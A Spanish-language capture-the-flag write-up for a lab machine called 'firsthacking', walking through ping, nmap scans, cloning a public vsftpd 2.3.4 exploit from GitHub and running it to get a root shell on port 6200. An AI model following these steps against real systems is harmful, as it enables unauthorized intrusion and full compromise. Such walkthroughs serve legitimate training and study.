
Máquina firsthacking

1. Verificar la conectividad con el objetivo (Ping)

Para verificar si la máquina objetivo está accesible, ejecuté el comando **ping** para asegurarnos de que podemos alcanzar la IP `172.17.0.2`:

```
ping -c 1 172.17.0.2
```

El resultado fue una respuesta exitosa, indicando que la máquina está activa y accesible, lo que me permitió proceder con los siguientes pasos.




2. Escaneo de puertos y servicios con `nmap`

Luego de confirmar la conectividad, realicé un escaneo completo de puertos con `nmap` para identificar los servicios abiertos en la máquina:

```
nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2
```

Este escaneo reveló que el puerto **21** (FTP) estaba abierto y que el servicio era **vsftpd 2.3.4**, lo que indicaba que podía haber una vulnerabilidad en ese servicio.




3. Escaneo más detallado del puerto 21 (FTP)

Después, realicé un escaneo más específico solo sobre el puerto **21**:

```
nmap -p21 -sCV 172.17.0.2
```

Este comando confirmó que el servicio era **vsftpd 2.3.4** y que la máquina estaba corriendo sobre un sistema **Unix**.




4. Clonar y preparar el exploit

En base a la versión de **vsftpd** identificada, cloné el repositorio de GitHub con el exploit para esa versión:

```
git clone https://github.com/Hellsender01/vsftpd_2.3.4_Exploit.git cd vsftpd_2.3.4_Exploit/ chmod +x exploit.py
```

Esto me permitió descargar y preparar el script de explotación para usarlo.




5. Ejecutar el exploit

Finalmente, ejecuté el exploit para obtener acceso remoto a la máquina en el puerto **21**:

```
python3 exploit.py 172.17.0.2
```

El exploit fue exitoso, logrando una conexión en el puerto **6200** y otorgándome una shell interactiva.



6. Verificar el acceso y comprobar privilegios

Para comprobar que efectivamente había obtenido acceso con privilegios elevados, ejecuté el comando `whoami` dentro de la shell interactiva:

```
$ whoami root
```

Esto confirmó que estaba ejecutando comandos como **root** en la máquina objetivo.